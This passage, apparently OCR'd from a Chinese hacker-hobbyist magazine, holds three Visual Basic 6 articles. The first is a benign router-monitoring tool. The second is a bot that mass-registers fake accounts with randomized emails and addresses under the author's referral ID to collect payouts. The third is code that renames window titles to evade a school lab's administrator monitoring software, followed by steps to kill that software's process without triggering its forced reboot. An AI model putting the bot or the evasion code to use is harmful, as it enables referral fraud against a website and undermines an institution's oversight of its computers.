为了能够循环使用，而又不占用太多的系统资源，需要启用时间控件进行监视。代码如下：

```
' 定时查看网页
Private Sub timCheck_Timer()
' 调用浏览网页过程
Call Browse
End Sub
```

好了，到这里就完成了检测过程，下面来看一下提示窗口。所要使用的控件及其布局，如图 5 所示。




图 5　提示窗口的控件及布局

各控件对应的属性如图 6 所示。

这里就大致介绍一下思路。设置窗口为可见，根据获取的托盘区坐标位置设置窗口弹出的位置，并设置为顶层窗口。利用时间控件来控制窗口的显示时间，显示完成后自动关闭，并返回加载主窗口。如果想更深入一点，可以不启用时间控件，直到有人发现并手工关闭。代码如下：

```
Public OnlineNumber As String '定义当前在线机器数变量

Private Sub Form_Load()
Me.Visible = True '设置当前窗口可见
Dim hTrayWnd As Long '定义托盘区句柄变量
Dim rc As RECT '定义托盘区坐标变量
' 查找托盘区
hTrayWnd = FindWindow("Shell_TrayWnd", vbNullString)
' 获取托盘区坐标
GetWindowRect hTrayWnd, rc
' 设置窗口显示位置
Me.Left = Screen.Width - Me.Width - 50
Me.Top = Screen.Height - Me.Height - (rc.Bottom - rc.Top) * Screen.TwipsPerPixelY - 50
' 设置当前窗口为顶层窗口
Call KeepOnTop(Me.hwnd)
' 设置显示在线机器数提示
lblOnlineNumber.Caption = "在线 PC 为：" & OnlineNumber
' 激活时间控件
timShow.Enabled = True
End Sub

Private Sub Form_Unload(Cancel As Integer)
' 加载主窗口
Load mainfrm
End Sub

Private Sub timShow_Timer()
' 禁用时间控件
timShow.Enabled = False
' 设置当前窗口为非顶层窗口
Call UnTop(Me.hwnd)
' 释放在线机器数提示窗口
Unload Me
End Sub
```

属性 / 对象	Name	Caption	Enabled	Interval
Label	lblOnlineNumber	在线 PC 为:	无	无
Timer	timShow	无	False	10000

图 6　提示窗口控件对应的属性

剩下的就是编译测试了。本程序在 WinXPSP3+VB 6SP6 中测试通过。

大家看到这里是不是有点失望啊，不就一个获取网页进行分析的过程嘛，很简单啊，而且对于大多数人来说本程序几乎没有任何用处。如果这么想，那我就要留个课后作业了。**如何修改上面的代码，使其可以监视无线网络是否被盗用？**其实代码几乎可以不用改，要改的就是判断无线连接下的数值，而不是局域网连接下的。比如家里就一台笔记本正通过无线上网，但路由器上检测到大于 1 台，那么必然存在盗用，这时我们就要检查问题根源在哪里，来解决盗用，如修改连接密码及密码使用的加密方式、不广播 SSID、禁止相应的 MAC 地址等。在如今无线扫描破解器横行的时代可是很实用的程序哦！

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：*作者的想法很有创意，这就是小黑必须有的精神，不能轻言放弃。文末的问题希望大家思考一下，小编正在改写哦！*

我的网络注册机

图 ‡ 疯言 § 疯栩

从本文您可以学到：

1、利用 Internet 控件实现自动填表

高三上网的时候，就听说有人靠网络赚钱，但是我不信，后来看到我们班上有人自己靠网络赚了 7000 元，和他老爸合资买了一台 DELL 的笔记本，我动心了，自己上网找了一个网站，发现知名度还行，于是我就决定搞定它！

看了看简介，说得很神奇，很像传销，我算一下，如果挂广告条的话，一天 24 小时挂，等到寄钱（90$）的钱数，要很长时间啊，我可没时间等，于是我在“下线”上打起了歪主意，呵呵，人不为己，天诛地灭嘛。

我先进行注册，前提是安装一个 Microsoft Network Monitor，找到 POST 的数据，想用 HTTP 报文来实现自动注册（*即用 WINSOCK.OCX 或 INET.OCX 来自动发送自己做的 HTTP 报文*），但是一直没有成功。我又想既然无法发送报文，那只能从网页着手了。“表单填写”，这句话忽然进入脑海中，对，我写个表单自动填写器，不就 OK 了！

说干就干，用 VB6.0 比较习惯，简单一些嘛。添加 1 个 Internet 控件、一个 COMMAND 控件和 3 个 TIMER 控件，代码如下：

```
Private Sub Command1_Click()
webbrowser1.Navigate "http://greenhorse.com/join_now.ghc?r=109025030"
' 这个是注册的第一个页面，以我为介绍人，呵呵，一般是在
Command1.Enabled = False
' 使 command1 变为不可用状态
Timer1.Interval = 30000
' 对 Timer1 控件设置时间，时间不能太长，经我观察，半分钟就可以了
End Sub
```

下面才是真正的重点，这 3 个 Timer 控件花了我不少时间，它们分别对 webbrowser1.Navigate 下载的 HTML 文档进行标签判别、寻找、更换值等等。下面我们一起来看看是如何实现的吧。

```
Private Sub Timer1_Timer()
Dim CDoc, CTag
Dim email As Long
Dim i As Integer
Dim j As Integer
Dim k As Integer
email = 286916835
' 呵呵，以我的 QQ 号为原始数据，也可以没有
email = email + Int(Rnd(1) * 1987)
' 对数据进行随机变换，用初始值 286916835 加上随机函数 RND(1) 乘以 1987 后得到一
```

```
个随机数再使用INT()函数截取整值，为什么要这样呢？因为EMAIL不能一样，会出错的
Set CDoc = webbrowser1.Document
'对webbrowser1.Document进行对象名置换，其实和C++语言的对象很象，将一个"对象"派生给另一个"对象"，子对象具有父对象的所有属性
For i = 0 To CDoc.All.length - 1
'循环，对每一行进行检查
If UCase(CDoc.All(i).tagName) = "INPUT" Then
'将每一行改为大写ENGLISH，当找到"INPUT"标签时，这时你需要知道一点HTML文档的知识
Set CTag = CDoc.All(i)
'将一个"CDoc.All(i)"派生给另一个"CTag"，子对象具有父对象的所有属性
If CTag.Type = "text" Or CTag.Type = "password" Then
'看看标签类型TYPE是不是text或password型的
Select Case CTag.Name
'对名字进行选择，NAME是INPUT的另一个属性，是对TYPE的描述
Case "email"
CTag.Value = email & "@163.com"
'那么他的值就变为：数字＋字符串
Case "first_name"
CTag.Value = "feng"
Case "last_name"
CTag.Value = "yun"
Case "birth_year"
CTag.Value = "1987"
End Select
End If
End If
Next i
For j = 0 To CDoc.All.length - 1
'循环，对每一行进行检查
If UCase(CDoc.All(j).tagName) = "SELECT" Then
'将每一行的字符改为大写，当找到"SELECT"标签时
Set CTag = CDoc.All(j)
'将一个"CDoc.All(j)"派生给另一个"CTag"，子对象具有父对象的所有属性
Select Case CTag.Name
'对名字进行选择
Case "country"
CTag.Value = "cn"
Case "agree"
'这个一定要是"Y"，不然不让注册
CTag.Value = "y"
End Select
End If
Next j
For k = 0 To CDoc.All.length - 1
'循环，对每一行进行检查
If UCase(CDoc.All(k).tagName) = "INPUT" Then
'将每一行改为大写EN，当找到"INPUT"标签时
Set CTag = CDoc.All(k)
'换置对象名
If CTag.Type = "submit" And CTag.Value = "Go to STEP 2" Then
'若是submit类型且他的值VALUE为Go to STEP 2
CTag.Click
'点击，这是SUBMIT的属性，因为他是一个按钮嘛，所以要CLICK，呵呵！
End If
End If
Next k
Timer1.Interval = 0
'关掉1号控件
Timer2.Interval = 30000
'开2号控件，时间不要太长，也不要太短，我试过30s刚好
End Sub
```

可能大家看到这里，头都晕晕的了吧，什么标签，什么名字，什么值啊，其实不要急，你可以随便打开一个网站，然后"查看源代码"，找到INPUT，例如：

```
<INPUT TYPE="text" NAME="email" SIZE="25" MAXLENGTH="130">
```

看到没有，在INPUT后的TYPE、NAME、SIZE、MAXLENGTH等等都是INPUT的属性。所以我们找到它的属性后，一切都变得很轻松。

还有，大家看完第一个TIMER控件后，发现有很多循环，非常复杂烦琐，但是这个很合适我们这些小鸟，且不喜欢注释的懒人看，一目了然，3个循环，3个判别修改，多简单。

经过上面的介绍和我不完整的"注释"，希望大家看下面的代码时要留意我提到的，因为有些地方很麻烦。

```
Private Sub Timer2_Timer()
……
Case "question"
CTag.Value = "Password Question is" & Chr$(Int(Rnd(1) * 127)) & Chr$(Int(Rnd(1) * 127))
'在这里要注意不能有相同的密码提示问题，在里面搞几个随机，CHR$()函数是将随机数改为字符，相当于不同人的问题，不然会出错的
Case "answer"
CTag.Value = "Password Answer is " & Chr$(Int(Rnd(1) * 127)) & Chr$(Int(Rnd(1) * 127))
'同理，也不能有相同的密码问题回答，在里面搞几个随机，相当于不同人的回答，不然也会出错的
……
Case "address"'这是你的第一个家庭住址，你也可以填真实的地址，不过在一些地方要改变一下
CTag.Value = "aaaaa" & Chr$(Int(Rnd(1) * 127)) & "aaaaaaaaa" & Chr$(Int(Rnd(1) * 127)) & "aaaaaaaaaa" & Chr$(Int(Rnd(1) * 127)) & "aaaaaaaaaaa"
'住址也不能一样的，在里面搞几个随机，相当于不同人的住址，呵呵不一定就全是"A"啊，"B"也可以，"C"更行啊
Case "address_2"'洋鬼子还怕你收不到，还要了你另一个地址
CTag.Value = "aaaaa" & Chr$(Int(Rnd(1) * 127)) & "aaaaaaa" & Chr$(Int(Rnd(1) * 127)) & "aaaaaaaaaaaaa" & Chr$(Int(Rnd(1) * 127)) & "aaaaaaaaaa"
……
Timer3.Interval = 10000
'特别是这个，一定要个短时间，不然超时后也会出错啊
End Sub

Private Sub Timer3_Timer()
……
Command1.Enabled = True
'这里既可以开1号TIMER控件，也可以停止。如果你想让它无限循环下去，将它改为Timer1.Interval=30000就行了，发个几千，几万个，呵呵。那我可有钱了，90$啊，720人民币啊，呵呵
End Sub
```

所有代码到此就结束了，我没能力去优化我的代码，为了使大家看得比较清楚，才做了很多的循环，希望大家见谅。

(文章中所涉及的相关代码及工具都已经收录在本期光盘中)

编辑点评：这里要指出作者的坏习惯。如果刚开始学习编程语言，对语法、函数等还不熟悉时可以使用多层或多控件嵌套，但有一定基础后，必须精简代码，并在重要代码处加上注释，这样既可以提高代码的效率，也可以提高代码的可读性。

编程突破左轮安全中心窗口查杀

文/小明

从本文您可以学到：

1、修改窗口标题躲避网管辅助软件

我们学校机房不知何时装了个东东，如图1所示。



图1　左轮安全中心托盘区图标

以前没见过，也不知道是用来干什么的。好奇心驱使，问一问百度，谁知道在百度中输入"左轮安全中心"，按下搜索按钮后，页面一闪而过。奇怪，难道中毒了？又重新用百度搜索了一遍，还是一样。不过这次关闭的速度比上次慢了少许，我猜想是遍历所有窗口标题，如果标题中存在某个字符串，则关闭窗口。为了验证我的想法，新建了个文本文件，重命名为"左轮安全中心"，如图2所示。

之后打开，果然，记事本一闪就被关闭了。究竟是哪一个程序做了这些"猥琐"的事情呢？不是关闭有标题"左轮安全中心"字符串的窗口吗，极有可能是"左轮安全中心"干的。第一时间想到用任务管理器直接结束它的进程，打开任务管理器后，却发现没有可疑的进程，再用"xuetr"查查看，呵呵，找到你了，红色的太引人注目了，如图3所示。

直接结束它。谁料，电脑一下子重启了！气煞人啊，刚才我的作业还没有保存！不搞定它我心不甘！

既然左轮按照标题关闭窗口，那么只要把窗口的标题改掉不就行了？我的想法是：遍历桌面上所有的子窗口，找到被杀的字符串后，立刻改写窗口标题，只要速度比左轮快，左轮就检测不出来了。涉及到窗口操作，我选择了VB，VB可以很方便地使用Windows提供的窗口操作API。

新建工程，添加两个Text、一个按钮、一个OptionButton按钮组（三个单选按钮）及一个Timer控件。代码和解析如下：

```
Private Sub Form_Load()
'本程序标题设置为随机字，防止程序的标题被列入查杀列表
Randomize Timer
AutoRedraw = True
Me.Caption = Chr(Log(Rnd() * 100000))
'初始化timer
Timer1.Enabled = False
Timer1.Interval = 5    '10毫秒检测一次窗口
Option1(0).Value = True '初始状态为精确
```




图2　新建命名为"左轮安全中心"的文本文件




图3　左轮安全中心的隐藏进程

```
Command1.Caption = "开始"  '初始按钮标志
End Sub

Private Sub Command1_Click()
Const Cstart As String = "开始"
Const Cstop As String = "停止"
If (Command1.Caption = Cstart) Then
    Timer1.Enabled = True: Command1.Caption = Cstop '开始
Else
    Timer1.Enabled = False: Command1.Caption = Cstart '停止
End If
Text1.Text = UCase(Text1.Text)  '转换成大写字母，防止漏掉窗口
End Sub

Private Sub Timer1_Timer()
Dim hwnds As Long
If (Option1(0).Value) Then  '精确 模式
    hwnds = FindWindow(vbNullString, Text1.Text)  '根据窗口标题获得窗口句柄
    If (hwnds <> 0) Then SetWindowText hwnds, Text2.Text  '设置窗口标题
Else
    Dim T As String * 100
    hwnds = GetWindow(GetDesktopWindow(), GW_CHILD) '获取桌面的子窗口句柄
    If (Option1(1).Value) Then '模糊 模式
        Do
            If GetWindowText(hwnds, T, 99) <> 0 Then '如果获得窗口标题成功
                If (InStr(UCase(Trim(T)), Text1.Text) <> 0) Then '如果找到相应
的字符串
                    SetWindowText hwnds, Text2.Text  '设置窗口标题
                End If
            End If
            hwnds = GetWindow(hwnds, GW_HWNDNEXT) '获取下一个窗口句柄
            DoEvents
        Loop Until hwnds = 0
    Else
        Do
            If GetWindowText(hwnds, T, 99) <> 0 Then SetWindowText hwnds,
Text2.Text  '设置窗口标题
            hwnds = GetWindow(hwnds, GW_HWNDNEXT) '获取下一个窗口句柄
            DoEvents
        Loop Until hwnds = 0
    End If
End If
End Sub
```

用到的API，我把它们放到一个模块里，代码如下：

```
Option Explicit
'获得窗口信息
Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" ( _
            ByVal lpClassName As String, _
            ByVal lpWindowName As String) As Long '知道 标题 找句柄
Public Declare Function GetWindow Lib "user32" ( _
            ByVal hwnd As Long, _
            ByVal wCmd As Long) As Long '根据父窗口句柄获得子窗口的句柄
Public Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" ( _
            ByVal hwnd As Long, ByVal lpString As String, _
            ByVal cch As Long) As Long '根据窗口句柄获得窗口标题
Public Declare Function GetDesktopWindow Lib "user32" () As Long '获得桌面句柄
Public Const GW_CHILD = 5
Public Const GW_HWNDNEXT = 2
'设置窗口标题
Public Declare Function SetWindowText Lib "user32" Alias "SetWindowTextA" ( _
            ByVal hwnd As Long, ByVal lpString As String) As Long '根据窗口句
柄设置窗口标题
```

生成FrameNoKill.exe，然后运行。在第一个Textbox中填入被查杀的关键字“左轮安全中心”，再选择相应的模式（*假如你明确被查杀的窗口标题，就尽量选择“精确”模式，因为这种模式占用很少CPU资源，而且防杀效率高；但是如果只知道被查杀的关键字，请选“模糊”模式；假如你连关键字都不知道，那也没关系，选“全部”模式就OK了，但是这种模式会把你桌面上的所有子窗口的标题都改了*）。第二个Textbox随便填点不被杀的字符串，点击“开始”按钮开始监听，在监听状态下，你就可以打开被杀的窗口了。运行效果如图4所示。

至此，左轮安全中心杀窗口标题的破解就完成了。破解之后，上网看了看“左轮安全中心”的介绍，原来这是个比较有名的网管辅助软件。“窗口查杀”只是其功能的一部分。其中还有个“驱动防火墙”，系统加载的驱动会被拦截，但是在我的操作中却可以正常运行“xuetr”，可能是学校机房管理员把驱动防火墙给禁用了。之后我下载了左轮安全中心2009进行测试得到证实，只要在服务端那里勾上“禁用驱动过滤”，就可以正常加载驱动了，如图5所示。

写完稿子，还没有下课。打开“xuetr”继续研究，突然在“xuetr”的“本工具配置”选项卡里看见有这么个设置，如图6所示。




图4　程序运行界面

禁止关机和重启？刚才不是一结束左轮安全中心的进程就重启吗？如果让“xuetr”阻止系统关机和重启，再结束左轮安全中心的进程，就不会关机或重启了。选中“禁止待机、注销、关机和重启”，再切换到“进程”选项卡，结束掉“nbmanti.exe”进程，果然，计算机没有重启。哈哈，干掉了左轮安全中心，该干嘛就干嘛去吧。这种方法是真正干掉了左轮安全中心，但是需要服务端关掉驱动防火墙才行得通。




图5　禁用驱动过滤

